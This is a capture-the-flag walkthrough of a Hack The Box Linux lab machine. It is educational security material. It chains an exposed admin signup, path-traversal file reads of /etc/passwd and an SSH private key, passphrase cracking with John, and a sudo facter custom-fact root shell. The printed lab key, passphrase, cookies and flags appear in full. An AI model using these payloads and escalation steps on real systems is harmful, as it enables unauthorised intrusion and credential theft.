Machine Overview
Facts is a Medium difficulty Linux machine hosting a web application with an exposed admin registration endpoint and a Local File Inclusion (LFI) vulnerability in the admin panel's file download feature. The LFI is used to exfiltrate the user flag, SSH keys, and ultimately gain a shell. Privilege escalation is achieved by abusing a sudo misconfiguration with facter, a system profiling tool listed on GTFOBins.
Initial Enumeration
Port Scanning
I start with a full TCP port scan to discover all open services.
┌──(kali㉿kali)-[~/HTB/Facts]
└─$ nmap 10.129.65.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 18:43 CET
Nmap scan report for 10.129.65.131
Host is up (0.020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
A detailed service-version scan provides additional information about the technologies in use.
┌──(kali㉿kali)-[~/HTB/Facts]
└─$ nmap -p22,80 -sCV 10.129.65.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 18:43 CET
Nmap scan report for 10.129.65.131
Host is up (0.018s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds
Foothold: Admin Panel LFI
Web Enumeration
After adding the domain to my hosts file, I browse the web application but find nothing immediately interesting. I run directory and subdomain enumeration to discover hidden endpoints.
┌──(kali㉿kali)-[~/HTB/Facts]
└─$ ffuf -u http://facts.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt  -ac

admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 289ms]
search                  [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 1385ms]
page                    [Status: 200, Size: 19593, Words: 3296, Lines: 282, Duration: 1763ms]
error                   [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 1685ms]
ajax                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1743ms]
rss                     [Status: 200, Size: 183, Words: 20, Lines: 9, Duration: 3188ms]
404                     [Status: 200, Size: 4836, Words: 832, Lines: 115, Duration: 1579ms]
sitemap                 [Status: 200, Size: 3508, Words: 424, Lines: 130, Duration: 1665ms]
captcha                 [Status: 200, Size: 5472, Words: 18, Lines: 21, Duration: 2003ms]
post                    [Status: 200, Size: 11308, Words: 1414, Lines: 152, Duration: 2484ms]
up                      [Status: 200, Size: 73, Words: 4, Lines: 1, Duration: 1899ms]
welcome                 [Status: 200, Size: 11966, Words: 1481, Lines: 130, Duration: 1774ms]
robots                  [Status: 200, Size: 33, Words: 2, Lines: 1, Duration: 1902ms]
500                     [Status: 200, Size: 7918, Words: 1035, Lines: 115, Duration: 1843ms]
Admin Account Registration
The enumeration reveals an admin panel. Initially, I cannot log in since I don't have admin credentials. However, on closer inspection, the admin registration endpoint is publicly accessible — a critical misconfiguration that allows anyone to create an admin account.
 Admin login page
I register a new admin account and use it to log into the admin panel.
 Admin panel after successful registration
Local File Inclusion (LFI)
Inside the admin panel, I discover a file download feature at /admin/media/download_private_file. Testing this endpoint with a path traversal payload reveals it is vulnerable to Local File Inclusion (LFI). By injecting ../../../../../../etc/passwd as the file parameter, I can read arbitrary files from the server.
LFI Request — Reading /etc/passwd
GET /admin/media/download_private_file?file=../../../../../../etc/passwd HTTP/1.1
Host: facts.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: auth_token=gvihUNcJZ031NJZHWjmrwA&Mozilla%2F5.0+%28X11%3B+Linux+x86_64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F143.0.0.0+Safari%2F537.36&10.10.16.154; _factsapp_session=FAZoaIv%2BFWlepCp1WoORQU8ulimnqDBYOGV%2Fz08BdnKGoeTHiBMOUY7snCpgBU43yM7fF%2F73l7DFU9HtojWzRDV1f55OkMNyAngWpY7chKJJu8qffmOOmtgHgwPzSwTt2V60WSKbgGm%2FThii45N9bPCgKmlMTIi9EpvV%2FWKN1fDrE%2FjUn%2FgT4WPNhcsffKrvRCC%2F84%2FkO2vhnfc999CjKT0Zh2mbv5J%2FrZB6gdfqIMl6mEpztQc9M7bFGuGHWFrkKOxp7BfY0IGEeCGf2DGUJDcQM1GG4aGMBLXDjpQzJ2KKdIuZ5Ti4l20mV1WR4Ajf%2BHPKV9wc8YLIOcIeICGVrx1xdr4kFBi9amYD20u6WpEQNYlsq%2BLeOU2R33qIESjUoYZKkfVNEaBCFE%2FTTA%3D%3D--sPrPVs%2FZjTW9w1Vg--l7Hiyugnlnc7uyJRbpg%2FSQ%3D%3D

Connection: keep-alive
Server Response — File Contents Returned
HTTP/1.1 200 OK

Server: nginx/1.26.3 (Ubuntu)

Date: Sun, 01 Feb 2026 18:44:59 GMT

Content-Type: application/octet-stream
x-request-id: 07f0769d-1de6-42cd-9d1c-e012e36ba574

root:x:0:0:root:/root:/bin/bash
//
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
//
The response confirms the LFI works and reveals two system users: trivia and william. I first try to read the user flag from william's home directory.
User Flag via LFI
Using the same LFI technique, I request /home/william/user.txt and successfully exfiltrate the user flag directly through the web interface — no shell needed.
GET /admin/media/download_private_file?file=../../../../../../home/william/user.txt HTTP/1.1
//
Host: facts.htb
Connection: keep-alive
The server responds with HTTP 200 OK, confirming the request was successful. The response body contains the exfiltrated data — in this case obtained through the Local File Inclusion (LFI) vulnerability by traversing the file system using ../../ sequences in the file parameter.
HTTP/1.1 200 OK

Server: nginx/1.26.3 (Ubuntu)
//
10c96e41c3f884a85211de1da5b460a8See Burp responseSSH Access via Stolen Key
Extracting the SSH Private Key
To gain an interactive shell, I check for SSH keys. William's home directory has no SSH key, but the trivia user does. I use the LFI to exfiltrate trivia's ed25519 private key.
GET /admin/media/download_private_file?file=../../../../../../home/trivia/.ssh/id_ed25519 HTTP/1.1

Host: facts.htb
Connection: keep-alive
I authenticate to the target machine over SSH using the recovered credentials.
HTTP/1.1 200 OK

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDm6BTghw
ckNM5A+xVZUFoCAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAID+S+uTLGe4GLFqm
hbTtH0cG5ye1H965OYUQXyQXeHIHAAAAoLG2cl5n4UvNcaON2WIze+/sv3fM2ygW3sqpXY
xg1FHnl8on5ERJHMxhHFnbcYYFycRsFEPMCLes5NBRqMfzgEoFfXEINzEgtq/2813/JrNN
Oz1vtwIuKXA6rZGjN0BjbvUx0ogTitZQjaTiDbY3qNdLnMgnvPjIFPkW6r0wVYPXjZuo77
3f2m64XKJetZvbMRUoihFOxpHzsgn1iZyQuGg=
-----END OPENSSH PRIVATE KEY-----
Cracking the SSH Key Passphrase
The SSH key is passphrase-protected, so I cannot use it directly. I first convert it to a crackable format using ssh2john, then crack the passphrase using John the Ripper.
┌──(kali㉿kali)-[~/HTB/Facts]
└─$ sudo ssh2john id_ed25519
id_ed25519:$sshng$6$16$e6e814e087072434ce40fb1559505a02$290$6f70656e7373682d6b65792d7631000000000a6165733235362d637472000000066263727970740000001800000010e6e814e087072434ce40fb1559505a020000001800000001000000330000000b7373682d65643235353139000000203f92fae4cb19ee062c5aa685b4ed1f4706e727b51fdeb93985105f2417787207000000a0b1b6725e67e14bcd71a38dd962337befecbf77ccdb2816decaa95d8c60d451e797ca27e444491ccc611c59db718605c9c46c1443cc08b7ace4d051a8c7f3804a057d7108373120b6aff6f35dff26b34d3b3d6fb7022e29703aad91a33740636ef531d288138ad6508da4e20db637a8d74b9cc827bcf8c814f916eabd305583d78d9ba8efbddfda6eb85ca25eb59bdb3115288a114ec691f3b209f5899c90b868$24$130
John the Ripper successfully recovers the SSH key passphrase: dragonballz. SSH private keys are often protected with a passphrase that encrypts the key file at rest. Without this passphrase, the key cannot be used for authentication — but once cracked, I have full access to authenticate as the key's owner.
┌──(kali㉿kali)-[~/HTB/Facts]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:29 0.01% (ETA: 2026-02-08 18:12) 0g/s 29.46p/s 29.46c/s 29.46C/s alvarez..ilovehim1
dragonballz      (id_ed25519)
SSH Login as trivia
I now log in as the user trivia using the stolen SSH key and cracked passphrase.
┌──(kali㉿kali)-[~/HTB/Facts]
└─$ sudo ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519': dragonballz
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Feb  1 07:05:47 PM UTC 2026

  System load:           0.02
  Usage of /:            75.5% of 7.28GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             221
  Users logged in:       1
  IPv4 address for eth0: 10.129.65.131
  IPv6 address for eth0: dead:beef::250:56ff:fe94:32a6


0 updates can be applied immediately.

trivia@facts:~$
Privilege Escalation: facter via GTFOBins
Once on the machine, I run sudo -l to check for escalation vectors. The output shows that trivia can run facter as root without a password. Facter is a system profiling tool used by Puppet — and it is listed on GTFOBins as abusable for privilege escalation.
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Following the GTFOBins technique for facter, I craft a custom fact that executes a shell command. This spawns a root shell because facter runs with sudo privileges.
trivia@facts:/usr/bin$ mkdir -p /tmp/exploit_rb
trivia@facts:/usr/bin$ echo -e '#!/usr/bin/env ruby\nsystem("/bin/bash")' > /tmp/exploit_rb/shell.rb
trivia@facts:/usr/bin$ chmod +x /tmp/exploit_rb/shell.rb
trivia@facts:/usr/bin$ sudo /usr/bin/facter --custom-dir=/tmp/exploit_rb/
root@facts:/usr/bin#
With root privileges now obtained, I navigate to /root/root.txt and read the final flag. This completes the privilege escalation chain from initial foothold to full system compromise.
root@facts:~# cat root.txt
4e4f651e1c4b34e21f6449e7f8fd35cdSee terminal output Root access and flag obtained